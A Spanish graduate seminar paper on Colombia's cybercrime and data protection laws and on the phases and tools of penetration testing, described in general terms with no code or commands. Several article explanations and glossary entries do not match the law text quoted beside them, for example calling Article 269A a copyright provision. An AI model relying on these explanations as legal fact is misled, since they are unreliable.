CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOSE CARLOS CASTRO YEPEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD).

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA (ECBTI)

ESPECIALIDAD EN SEGURIDAD INFORMATICA

SINCELEJO - SUCRE

2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

AUTOR: ING. JOSE CARLOS CASTRO YEPEZ

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM COMO OPCIÓN DE GRADO.

DOCENTE: LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD).

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA (ECBTI)

ESPECIALIDAD EN SEGURIDAD INFORMATICA

SINCELEJO - SUCRE

2024

Nota de Aceptación

_____

_____

_____

_____

_____

_____

_____

Presidente del Jurado

_____

Jurado

_____

Jurado

Sincelejo 14 de abril 2024.

TABLA DE CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

GLOSARIO

Análisis de vulnerabilidades: Proceso de detectar y analizar las fallas en un sistema, aplicación o red que un atacante podría explotar.

Ataque de denegación de servicio (DDoS): Un intento de dejar un servicio en línea fuera de servicio al saturarlo con tráfico malintencionado.

Blue Team: Equipo de defensa cibernética responsable de detectar, responder y mitigar los ataques informáticos.

Banco de trabajo: Entorno diseñado específicamente para llevar a cabo pruebas de seguridad informática.

Center for Internet Security (CIS): Una organización sin fines de lucro que ofrece orientación y mejores prácticas en seguridad cibernética, incluyendo estándares para la configuración segura de sistemas informáticos.

Centro de operaciones de seguridad (SOC): Un equipo y un conjunto de procesos encargados de monitorear y analizar la seguridad de una organización en tiempo real.

Ciberataque: Un equipo y un conjunto de procesos dedicados a monitorear y analizar en tiempo real la seguridad de una organización.

CVE (Common Vulnerabilities and Exposures): Un código único asignado a una vulnerabilidad de seguridad específica.

Criptografía: Practica de proteger la información mediante métodos de codificación, asegurando que solo las personas autorizadas puedan acceder a ella.

Detección de ataques informáticos: Proceso de identificar actividades sospechosas o maliciosas en una red o sistema informático.

Equipo de respuesta a incidentes informáticos: Equipo responsable de gestionar y responder a incidentes de seguridad cibernética dentro de una organización.

Explotación: Etapa del pentesting en la que se utilizan las vulnerabilidades descubiertas para obtener acceso no autorizado al sistema objetivo.

Exploit: Programa o código creado para explotar una vulnerabilidad en un sistema informático o aplicación.

Exploit-DB: Base de datos que almacena exploits y vulnerabilidades de seguridad.

Firewall: Dispositivo o software destinado a filtrar el tráfico de red y evitar accesos no autorizados.

GPL (General Public License): Tipo de licencia de software de código abierto que asegura que el software esté disponible gratuitamente para su uso, modificación y distribución.

Hacking ético: Práctica de acceder a sistemas informáticos con permiso explícito para identificar y corregir fallos de seguridad.

Hardening: Proceso de mejorar la seguridad de un sistema o red mediante la implementación de medidas adicionales y la eliminación de vulnerabilidades.

Honeypot: Sistema informático diseñado para simular vulnerabilidades con el fin de atraer y monitorear a los atacantes.

Ingeniería social: Estrategia utilizada por los atacantes para engañar a los usuarios y obtener información confidencial o acceso a sistemas.

Informes: Documentos detallados que resumen los hallazgos, las vulnerabilidades detectadas y las recomendaciones para mejorar la seguridad informática.

Intrusión: Acceso no autorizado a un sistema informático, red o aplicación.

Metasploit: Plataforma de código abierto para pruebas de penetración que permite desarrollar y ejecutar exploits contra sistemas informáticos.

Payload: Código malicioso que se utiliza para realizar un ataque una vez que se ha explotado una vulnerabilidad en un sistema.

Pentesting: Abreviatura de "penetration testing", se refiere a pruebas de seguridad que simulan un ataque cibernético real para evaluar la seguridad de un sistema o red.

Post explotación: Fase en la que se mantienen y amplían los accesos obtenidos durante la explotación, con el objetivo de obtener más información o realizar acciones específicas en el sistema comprometido.

Phishing: Tipo de ataque en el que los atacantes engañan a los usuarios para que revelen información confidencial, como contraseñas o datos financieros, a través de correos electrónicos falsos.

Política de seguridad de la información: Conjunto de normas y directrices que dictan cómo una organización gestiona, protege y comparte su información.

Purple Team: Enfoque de ciberseguridad que une las funciones del Red Team y Blue Team para mejorar la colaboración y la eficacia en la detección y respuesta a amenazas.

Reconocimiento (footprinting): Fase inicial de un pentesting que consiste en recopilar información sobre el objetivo, como direcciones IP, nombres de dominio, empleados clave, etc.

Red Team: Equipo que simula ataques cibernéticos contra una organización para evaluar la eficacia de sus defensas.

Ransomware: Tipo de malware que cifra los archivos de un sistema y exige un rescate para recuperar el acceso.

SIEM (Security Information and Event Management): Herramienta de seguridad informática que ofrece una visión centralizada de los eventos de seguridad en una red.

XDR (Extended Detection and Response): Evolución del SIEM que integra y correlaciona datos de múltiples fuentes para proporcionar una detección y respuesta mejoradas a amenazas.

RESUMEN

Las leyes de delitos informáticos en Colombia, específicamente la Ley 1273 de 2009 y la Ley 1581, son fundamentales para regular la seguridad digital en el país. Estas normativas establecen medidas para prevenir, investigar y sancionar crímenes tecnológicos, como el acceso no autorizado a sistemas informáticos, la interceptación de datos y la manipulación digital. Al ser hitos legislativos, ambas leyes proporcionan normas claras para enfrentar y sancionar los delitos cibernéticos, lo que fortalece la protección digital en Colombia.

Este trabajo se enfoca en examinar en profundidad estas leyes y desarrollar escenarios simulados para realizar pruebas de ethical hacking. Al evaluar las acciones de los equipos Red Team y Blue Team de una organización según estándares éticos y legales, se busca identificar vulnerabilidades en los sistemas informáticos mediante técnicas de intrusión. Estas evaluaciones prácticas no solo permiten detectar posibles debilidades, sino que también contribuyen a fortalecer la seguridad digital del país.

Con el incremento de los delitos informáticos, es esencial entender y enfrentar los riesgos involucrados. Las metodologías de intrusión juegan un papel crucial en este contexto, ya que ayudan a detectar, evaluar y mitigar las vulnerabilidades en los sistemas informáticos. Esto fortalece las defensas y protege los activos digitales contra las amenazas emergentes en el dinámico entorno digital. Mantener la seguridad en línea en un entorno cada vez más complejo requiere de estas metodologías, que son clave para garantizar una protección eficaz y constante.

Palabras clave: *Evaluación de Vulnerabilidades, Ethical Hacking, Legislación sobre Delitos Informáticos, Ley 1273 de 2009, Seguridad Digital.*

ABSTRACT

The cybercrime laws in Colombia, specifically Law 1273 of 2009 and Law 1581, are fundamental for regulating digital security in the country. These regulations establish measures to prevent, investigate, and sanction technological crimes such as unauthorized access to computer systems, data interception, and digital manipulation. As legislative milestones, both laws provide clear norms for addressing and penalizing cybercrimes, thereby strengthening digital protection in Colombia.

This work aims to thoroughly examine these laws and develop simulated scenarios to conduct ethical hacking tests. By evaluating the actions of an organization's Red Team and Blue Team according to ethical and legal standards, the goal is to identify vulnerabilities in computer systems through intrusion techniques. These practical evaluations not only allow for the detection of potential weaknesses but also contribute to bolstering the country's digital security.

With the increase in cybercrime, it is essential to understand and address the associated risks. Intrusion methodologies play a crucial role in this context, as they help detect, assess, and mitigate vulnerabilities in computer systems. This process strengthens defenses and protects digital assets against emerging threats in the dynamic digital environment. Maintaining online security in an increasingly complex environment requires these methodologies, which are key to ensuring effective and continuous protection.

Keywords: *Cybercrime Legislation, Digital Security, Ethical hacking, Vulnerability Assessment, Law 1273 of 2009.*

1. INTRODUCCION

En el panorama actual, el crecimiento exponencial de la tecnología de la información ha llevado consigo una proliferación de delitos informáticos y vulnerabilidades que pueden comprometer la seguridad de la infraestructura digital de las organizaciones. Para hacer frente a estos desafíos, Colombia ha establecido un marco legal sólido, representado principalmente por la Ley 1273 de 2009 y la Ley 1581, que abordan la prevención, investigación y sanción de delitos informáticos.

Estas leyes no solo reconocen la importancia de proteger la información digital, sino que también promueven la colaboración entre el sector público y privado para combatir las amenazas cibernéticas. Además, buscan mejorar las capacidades en materia de ciberseguridad y fomentar la cooperación internacional en la lucha contra los delitos informáticos.

En este contexto, surge la necesidad de evaluar y fortalecer las defensas de las organizaciones mediante el uso de metodologías y técnicas de intrusión. La realización de pruebas de penetración éticas, llevadas a cabo por equipos Red Team y Blue Team, se convierte en una herramienta fundamental para identificar, evaluar y mitigar las vulnerabilidades presentes en los sistemas informáticos.

Este trabajo tiene como objetivo analizar y evaluar las acciones de los equipos Red Team y Blue Team de una organización en el marco de los criterios éticos y legales establecidos. A través de la demostración de vulnerabilidades en sistemas informáticos y el desarrollo de estrategias efectivas de contención, buscamos fortalecer las defensas y proteger los activos digitales contra las amenazas emergentes en el cambiante panorama digital.

2. OBJETIVOS

2.1 OBJETIVO GENERAL

- Analizar las leyes colombianas sobre delitos informáticos, llevando a cabo simulacros de ethical hacking con el fin de evaluar la capacidad de respuesta de equipos Red Team & Blue Team.

2.2 OBJETIVOS ESPECIFICOS

- Analizar los aspectos clave de la Ley 1273 de 2009 y la Ley 1581 de Colombia, basándose en las disposiciones relacionadas con la prevención, investigación y sanción de delitos informáticos.

- Diseñar y ejecutar escenarios controlados que simulen situaciones de ataque informático para crear un banco de trabajo que facilite la realización de pruebas y simulacros de ethical hacking.

- Identificar y documentar las vulnerabilidades presentes en los sistemas informáticos mediante la aplicación de metodologías y técnicas de intrusión durante los simulacros de ethical hacking.

3. ETAPA 1 CONCEPTOS EQUIPOS DE SEGURIDAD

3.1. ANALISIS LEY 1273 DE 2009

1. ***ACTUALMENTE EN COLOMBIA EXISTEN MARCOS REGULATORIOS LOS CUALES SE ENFOCAN NO SOLAMENTE A LEY DE DELITOS INFORMÁTICOS SINO A LA PROTECCIÓN DE DATOS PERSONALES LOS CUALES DEBEN SER ASEGURADOS POR PARTE DE ORGANIZACIONES LAS CUALES REÚNEN DATA DE MILES DE PERSONAS. EN ESTE ORDEN DE IDEAS SE REQUIERE QUE DEFINA DE FORMA GENERAL Y CON SUS PALABRAS QUÉ MENCIONA LA LEY 1273 DE 2009 Y DEFINIR CADA ARTÍCULO; ADEMÁS DEBEN EXPLICAR DE MANERA GENERAL 2 TODO AL RESPECTO DE LA LEY 1581 DE 2012. PARA LA LEY 1581 DE 2012 DEBEN CONSULTAR EL MONTO DE LAS MULTAS CORRESPONDIENTES Y LA ENTIDAD QUE REGULA ESTE TEMA EN COLOMBIA.***

   "La Ley 1273 de 2009, es conocida como la Ley de Delitos Informáticos. En ella se establece los protocolos y normas para prevenir, sancionar y controlar los delitos informáticos en Colombia.

Artículo 269A: Acceso abusivo a un sistema informático.

Toda persona que, sin permiso o excediendo los permisos otorgados, acceda de manera total o parcial a un sistema informático, ya sea que esté protegido por medidas de seguridad o no, o que permanezca en dicho sistema en contra de la voluntad del propietario legítimo, será sancionada con una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses, además de una multa que varía entre 100 y 1.000 salarios mínimos legales mensuales vigentes[1].

[1]COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

Explicación y argumentación.

Este artículo busca proteger los derechos de autor y conexos en el ámbito digital, penalizando a quienes intenten evadir o eliminar medidas de protección implementadas en programas de computadora, bases de datos electrónicas u otras obras sujetas a derechos de autor, sin la debida autorización.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.

Cualquier persona que, sin autorización, interfiera o dificulte el funcionamiento normal o el acceso a un sistema informático, a los datos que este contiene, o a una red de telecomunicaciones, será castigada con una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses, y una multa que oscila entre 100 y 1.000 salarios mínimos legales mensuales vigentes, siempre que esta conducta no constituya un delito con una pena mayor.[2].

Explicación y argumentación

Este tiene como objetivo salvaguardar la seguridad y la integridad de los sistemas informáticos y las redes, castigando las acciones que intenten comprometer su funcionamiento o la confidencialidad de la información que almacenan. La ley prevé sanciones para aquellos que cometan estas infracciones, promoviendo así un uso responsable y legal de la tecnología informática.

Artículo 269C: Interceptación de datos informáticos.

[2] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

Cualquier persona que, sin una orden judicial previa, intercepte datos informáticos en su punto de origen, destino o dentro de un sistema informático, o capture emisiones electromagnéticas de un sistema informático que los transmita, será castigada con una pena de prisión de treinta y seis (36) a setenta y dos (72) meses[3].

Explicación y argumentación

Tiene como objetivo sancionar a quienes violen la confidencialidad de la información electrónica, ya sea para obtener información sensible ilegalmente, alterarla o con cualquier otro propósito ilícito. Esto se realiza para proteger la seguridad e integridad de las comunicaciones electrónicas y promover un uso ético y responsable de la tecnología informática.

Artículo 269D: Daño Informático.

Cualquier persona que, sin permiso, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, un sistema de procesamiento de información o sus componentes lógicos, será castigada con una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa de 100 a 1.000 salarios mínimos legales mensuales vigentes[4].

Explicación y argumentación

Sanciona la creación, distribución o facilitación de programas informáticos maliciosos, como virus, gusanos, troyanos y otros tipos de malware, con el propósito de dañar o comprometer la seguridad de sistemas informáticos o redes de datos.

[3] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

[4] ibíd

Artículo 269E: Uso de software malicioso.

Este artículo se aplica a cualquier persona que, sin autorización, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del país software malicioso u otros programas informáticos con efectos perjudiciales. Tal conducta será castigada con una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses, además de una multa que oscilará entre 100 y 1.000 salarios mínimos legales mensuales vigentes[5].

Explicación y argumentación

Este artículo establece las sanciones específicas para aquellos que participen en la producción, tráfico, adquisición, distribución, venta, envío, introducción o extracción de software malicioso o programas informáticos con efectos dañinos, sin tener la autorización correspondiente. Las penas incluyen prisión, que puede variar de 48 a 96 meses, así como multas que van desde 100 hasta 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269F: Violación de datos personales.

Toda persona que, sin autorización y con beneficio propio o de un tercero, acceda, compile, robe, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o utilice códigos o datos personales almacenados en ficheros, bases de datos u otros medios similares, será castigada con una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa de 100 a 1.000 salarios mínimos legales mensuales vigentes[6].

[5] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.
[6] ibíd

Explicación y argumentación

Este prohíbe obtener, compilar, sustraer, ofrecer, vender, intercambiar, enviar, comprar, interceptar, divulgar, modificar o emplear códigos personales o datos personales sin autorización. Quienes realicen estas acciones sin estar facultados para ello, ya sea para beneficio propio o de un tercero, enfrentarán penas que incluyen prisión de cuarenta y ocho (48) a noventa y seis (96) meses y multas que van desde 100 hasta 1000 salarios mínimos legales mensuales vigentes.

Artículo 269G: Suplantación de sitios web para capturar datos personales.

Quien, con fines ilícitos y sin autorización, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas web, enlaces o ventanas emergentes, será castigado con una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que esta acción no constituya un delito con una pena más severa.

Asimismo, incurrirá en la misma sanción quien modifique el sistema de resolución de nombres de dominio, de manera que haga que el usuario acceda a una IP diferente bajo la creencia de que está entrando a su banco u otro sitio personal o de confianza, siempre que la conducta no constituya un delito sancionado con una pena más grave. La pena señalada en los dos incisos anteriores se agravará de una tercera parte a la mitad si, para llevar a cabo el delito, el agente ha reclutado víctimas en la cadena delictiva[7].

Explicación y argumentación

[7] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

Tiene como objetivo combatir la suplantación de identidad en línea y proteger la seguridad y privacidad de los datos personales de los usuarios de Internet. La imposición de sanciones severas busca disuadir a aquellos que intenten realizar este tipo de acciones fraudulentas.

Artículo 269H: Circunstancias de agravación punitiva

Las sanciones previstas en los artículos de este título se incrementarán de la mitad a las tres cuartas partes si la conducta se lleva a cabo en las siguientes circunstancias:

- Cuando se trate de redes o sistemas informáticos o de comunicaciones pertenecientes al Estado, a entidades oficiales, o al sector financiero, tanto nacionales como extranjeros.

- Por servidor público en ejercicio de sus funciones.

- Aprovechando la confianza otorgada por el poseedor de la información o por alguien que tenga un vínculo contractual con él.

- Revelando o divulgando el contenido de la información en detrimento de otra persona.

- Obteniendo provecho para sí mismo o para un tercero.

- Con fines terroristas o creando un riesgo para la seguridad o la defensa nacional.

- Utilizando como instrumento a un tercero de buena fe.

- Si la persona que comete estas acciones es la encargada de la administración, gestión o control de dicha información, se le impondrá, además, una inhabilitación de hasta tres años para ejercer profesiones relacionadas con sistemas de información procesada mediante equipos computacionales.[8].

Explicación y argumentación

[8] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

Este artículo establece las condiciones bajo las cuales se puede aumentar la pena para un delito informático específico. Estas circunstancias pueden incluir factores como el uso de la violencia, la participación de menores de edad en la comisión del delito, la pertenencia a una organización criminal, la reiteración delictiva, entre otros.

CAPITULO. II

De los atentados informáticos y otras infracciones

Artículo 269I: Hurto por medios informáticos y semejantes.

Quien, superando medidas de seguridad informáticas, realice la conducta descrita en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio similar, o suplantando a un usuario en los sistemas de autenticación y autorización establecidos, incurrirá en las penas previstas en el artículo 240 de este Código.

Explicación y argumentación

Este articulo aborda el robo de información o activos digitales a través de medios electrónicos o informáticos. Establece las condiciones y penalidades para aquellos que cometan este tipo de delitos, como el robo de información financiera, datos personales, propiedad intelectual u otros activos digitales.

Artículo 269J: Transferencia no consentida de activos.

Quien, con ánimo de lucro y mediante manipulación informática o un artificio similar, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, incurrirá en una pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en una multa de 200 a 1.500 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya un delito sancionado con una pena más grave. La misma sanción

se impondrá a quien fabrique, introduzca, posea o facilite un programa de computador destinado a cometer el delito descrito en el inciso anterior o una estafa.

Si la conducta descrita en los dos incisos anteriores supera una cuantía de 200 salarios mínimos legales mensuales, la sanción correspondiente se incrementará en la mitad[9].

Explicación y argumentación

Este artículo busca penalizar aquellas acciones que implican la transferencia indebida de activos sin el consentimiento de la parte afectada. Esto puede incluir transferencias fraudulentas de fondos bancarios, transferencias de propiedad de bienes digitales o físicos, o cualquier otro tipo de transferencia de activos que se realice de manera ilegal utilizando tecnología informática u otros medios similares.

Artículo 2°. Adiciónese al artículo 58 del Código Penal con un numeral 17, así:

Artículo 58. Circunstancias de mayor punibilidad. Son circunstancias de mayor punibilidad, siempre que no hayan sido previstas de otra manera:

17. Cuando para la realización de las conductas punibles se utilicen medios informáticos, electrónicos o telemáticos.

[9] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

3.2. LEY 1581 DE 2012.

La Ley 1581 de 2012 en Colombia, conocida como Ley de Protección de Datos Personales, establece disposiciones para garantizar el derecho fundamental de habeas data y regular el manejo adecuado de la información personal por parte de entidades públicas y privadas. Aquí te proporciono una explicación de los aspectos principales de esta ley[10].

Objeto: La ley tiene como objetivo principal regular el tratamiento de los datos personales que se encuentren en bases de datos, con el fin de garantizar el derecho al habeas data y proteger la privacidad de las personas.

Ámbito de aplicación: La ley se aplica a todas las personas naturales o jurídicas que en Colombia recolecten, almacenen, usen, circulen o supriman datos personales en bases de datos, tanto del sector público como del sector privado.

Principios: Establece una serie de principios que deben regir el tratamiento de los datos personales, como el principio de legalidad, finalidad, libertad, veracidad, transparencia, entre otros.

Derechos de los titulares: Reconoce una serie de derechos a los titulares de los datos personales, como el derecho de acceso, rectificación, actualización, inclusión y supresión de la información.

Autorización: Establece que el tratamiento de los datos personales requiere el consentimiento previo, expreso e informado del titular, salvo en los casos exceptuados por ley.

[10] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales. DO. No. 48496. Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=4864.

Responsables del tratamiento: Define las obligaciones y responsabilidades de los responsables del tratamiento de los datos personales, así como de los encargados del mismo.

Transferencia internacional de datos: Regula la transferencia internacional de datos personales, estableciendo los requisitos que deben cumplirse para realizar dichas transferencias.[11]

Sanciones: Establece las sanciones por el incumplimiento de la ley, que pueden incluir multas económicas, suspensión de actividades y clausura de bases de datos, entre otras. Las Multas de carácter personal e institucional son hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó.

La ley también crea el Registro Nacional de Bases de Datos, que es administrado por la Superintendencia de Industria y Comercio, entidad encargada de supervisar y controlar el cumplimiento de la ley.

En conclusión, la Ley 1581 de 2012 busca garantizar la protección de los datos personales en Colombia, estableciendo normas para su adecuado tratamiento y protegiendo los derechos de los titulares de la información.

[11] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales. DO. No. 48496. Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=4864.

2. ***EL PENTESTING ES UN PROCESO DE GRAN VITALIDAD EN EL CAMPO DE LA CIBERSEGURIDAD, POR ESTE MOTIVO USTED DEBE DEFINIR CADA ETAPA DEL PENTESTING, PERO TIENE QUE ESPECIFICAR CON MAYOR DETALLE LA ETAPA DE FOOTPRINTING, DE QUÉ TRATA ESTA ETAPA, ¿QUÉ APLICACIONES (OPENSOURCE Y PAGAS) PODRÍA UTILIZAR PARA ESTE PROCESO? ¿Y POR QUÉ PIENSA QUE ES UNA DE LAS ETAPAS MÁS IMPORTANTES DENTRO DEL PENTESTING?***

5. FASES DE UN PENTESTING.

4.1. Reconocimiento (footprinting).

En la fase principal, se recolecta toda la información posible mediante el uso de diversas técnicas, tales como:

- Recopilación de dominios/IPs/puertos/servicios
- Recopilación de metadatos
- Uso de Google Dorks
- Recopilación de información gracias a servicios de terceros.

El "footprinting" o reconocimiento es una de las fases iniciales y críticas en el proceso de pentesting[12]. Las etapas específicas de esta fase son

a. Recopilación de Información Pasiva:

- Se recopila información de manera no intrusiva, utilizando fuentes públicas como redes sociales, sitios web, registros WHOIS, registros DNS, búsqueda de Google, entre otros.

[12] Hernández, M. (2022, enero 26). Pentesting con OWASP: fases y metodología. Blog de hiberus; Hiberus. https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

- Se busca información sobre la organización, sus empleados, socios, infraestructura, tecnologías utilizadas, direcciones IP, rangos de direcciones IP, nombres de dominio, etc.
- El objetivo es obtener una imagen general de la superficie de ataque sin alertar a la organización objetivo.[13]

b. Recopilación de Información Activa:

- Se realizan actividades más directas para obtener información sobre la infraestructura de la organización, como escaneo de puertos, análisis de tráfico de red, búsquedas de DNS inversas, entre otros.
- Se pueden utilizar herramientas como Nmap, Shodan, Maltego, entre otras, para recopilar datos sobre sistemas activos, servicios expuestos, versiones de software, etc.[14]

c. Enumeración de Información:

- Se realiza un análisis más detallado de la información recopilada para identificar posibles vulnerabilidades o puntos de entrada.
- Se busca información sobre usuarios válidos, configuraciones de red, relaciones entre sistemas, posibles rutas de ataque, entre otros.
- Esta fase puede implicar el uso de técnicas como la enumeración de usuarios, análisis de tráfico, búsquedas específicas en motores de búsqueda, entre otras**.[15]**

[13] Hernández, M. (2022, enero 26). Pentesting con OWASP: fases y metodología. Blog de hiberus; Hiberus. https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/
[14] Vyacheslav Fadyushin, Andrey Popo. Construyendo un Laboratorio de Pentesting para Redes Inalámbricas. Birmingham: Packt Publishing Ltd, 2016.
[15] Cardwell, Kevin. Construyendo un Laboratorio Virtual de Pentesting para Pruebas Avanzadas de Penetración Tercera Edición. Birmingham : Packt Publishing Ltd, 2019.

d. Análisis y Documentación:

- Se revisa y organiza toda la información recopilada durante las fases anteriores.
- Se identifican posibles áreas de debilidad, puntos de entrada potenciales y rutas de ataque.
- Se documentan todos los hallazgos en un formato adecuado para su posterior análisis y presentación al cliente.

Es crucial destacar que, durante esta fase, el pentester debe actuar con cuidado para no violar ninguna ley o política de la organización objetivo y debe obtener siempre el consentimiento explícito antes de realizar cualquier actividad de reconocimiento. Además, es esencial respetar la ética y la privacidad en el manejo de la información recopilada.[16]

El footprinting es fundamental debido a que proporciona la base para un pentesting efectivo al recopilar información esencial, identificar vulnerabilidades potenciales y planificar estrategias de ataque inteligentes[17]. Sin una fase de reconocimiento adecuada, el pentesting corre el riesgo de pasar por alto áreas críticas de vulnerabilidad y no alcanzar los objetivos de seguridad deseados.[18]

[16] Zafra, José Luis Guillén. Introducción al Pentesting. Barcelona: Universitat de Barcelona, 2017.

[17] TALÓN, Rafael Manuel Martí. Desarrollo e Implementación de una práctica de Pentest. Gandia: Universidad Politécnica de Valencia, 2016.

[18] HERNÁNDEZ, M. Pentesting con OWASP: fases y metodología. Blog de hiberus; Hiberus, 26 de enero de 2022. [En línea]. Disponible en: https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/.

4.2. Análisis de vulnerabilidades

En esta fase, se analiza la información recopilada anteriormente y se identifican las vulnerabilidades descubiertas. Con los datos obtenidos, se buscan CVEs (Common Vulnerabilities and Exposures) conocidos y/o fáciles de explotar.[19].

4.3. Explotación

La fase de explotación consiste en realizar todas aquellas acciones que puedan comprometer al sistema auditado, a los usuarios o a la información que maneja. Principalmente se comprueba que no se puedan realizar ataques tipo:

- Inyección de código
- Inclusión de ficheros locales o remotos
- Evasión de autenticación
- Carencia de controles de autorización
- Ejecución de comandos en el lado del servidor
- Ataques Tipo Cross Site Request Forgery
- Control de errores
- Gestión de sesiones
- Fugas de información
- Secuestros de sesión
- Comprobación de las condiciones para realizar una denegación de servicio
- Carga de ficheros maliciosos

[19] PICUS SECURITY. What is Common Vulnerabilities and Exposures (CVE). [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.picussecurity.com/resource/glossary/what-is-common-vulnerabilities-and-exposures-cve.

Estos tipos de ataques se realizan adecuando el desarrollo de cada ataque, técnicas en uso y las últimas tecnologías disponibles adaptadas para conseguirlo.

4.4. Post explotación

En caso de encontrarse una vulnerabilidad que permita realizar otras acciones en el sistema auditado o en su entorno, se realizarán controles adiciones con el objetivo de comprobar la criticidad de esta.[20]

En función de las posibilidades que permita una vulnerabilidad concreta, se intentarán realizar las siguientes acciones de post-explotación:

- Obtención de información confidencial
- Evasión de mecanismos de autenticación
- Realizar acciones del lado de los usuarios
- Realizar acciones o ejecutar comandos en el servidor que aloja la aplicación
- Privilegios disponibles en el servidor, si se consigue acceso al mismo
- Otros sistemas o servicios accesibles desde la aplicación comprometida
- Posibilidad de impersonalización del usuario
- Realizar acciones sin el consentimiento o conocimiento de los usuarios

La posibilidad de encadenar varias vulnerabilidades para conseguir un acceso de mayor nivel o para evadir los controles de seguridad también serán escenarios valorados a la hora de realizar el análisis de riesgos**.**

[20] BLACKHAT ETHICAL HACKING. Post Exploitation Techniques: Maintaining Access, Escalating Privileges, Gathering Credentials, Covering Tracks. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.blackhatethicalhacking.com/articles/post-exploitation-techniques-maintaining-access-escalating-privileges-gathering-credentials-covering-tracks/.

4.5. Informes

La última parte de un test de intrusión será siempre realizar un resumen informativo (esto es un documento de cómo ha ido el test de intrusión) donde se incluirán todas las vulnerabilidades encontradas y las exposiciones que podrían aprovechar los atacantes.[21]

También se debe incluir un documento donde se recopile todo lo obtenido en la prueba. Podemos considerarlo una muestra de la información que podría haber sido recopilada por un atacante.[22]

Por último, debe constar, si se ha pactado previamente, un documento de contramedidas para resolver (o mitigar) en medida de lo posible estos problemas.

4.6. Herramientas de Código Abierto:

1. **Nmap:** Un escáner de puertos y un explorador de redes ampliamente utilizado para descubrir hosts y servicios en una red.

2. **Metasploit Framework:** Una herramienta para desarrollar y ejecutar exploits contra sistemas objetivo.[23]

3. **Wireshark:** Un analizador de protocolos de red que captura y muestra datos en tiempo real.

[21] PHONG, Chiem Trieu. A study of Penetration Testing Tools and Approaches. Auckland: School of Computing and Mathematical Sciences, 2014.
[22] ENGEBRETSON, Patrick. The Basics of Hacking and Penetration Testing. Ethical Hacking and Penetration Testing Made Easy. Elsevier, 2013.
[23] CYBER MANAGEMENT ALLIANCE. *Using Metasploit and Nmap to Scan for Vulnerabilities*. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities.

4. **Burp Suite Community Edition:** Una suite de herramientas para pruebas de seguridad de aplicaciones web.[24]

5. **OpenVAS:** Un escáner de vulnerabilidades de red que detecta y clasifica las vulnerabilidades en sistemas y redes.

6. **OWASP ZAP (Zed Attack Proxy):** Una herramienta de seguridad de aplicaciones web diseñada para encontrar vulnerabilidades en aplicaciones web.[25]

4.7. Herramientas de Pago:

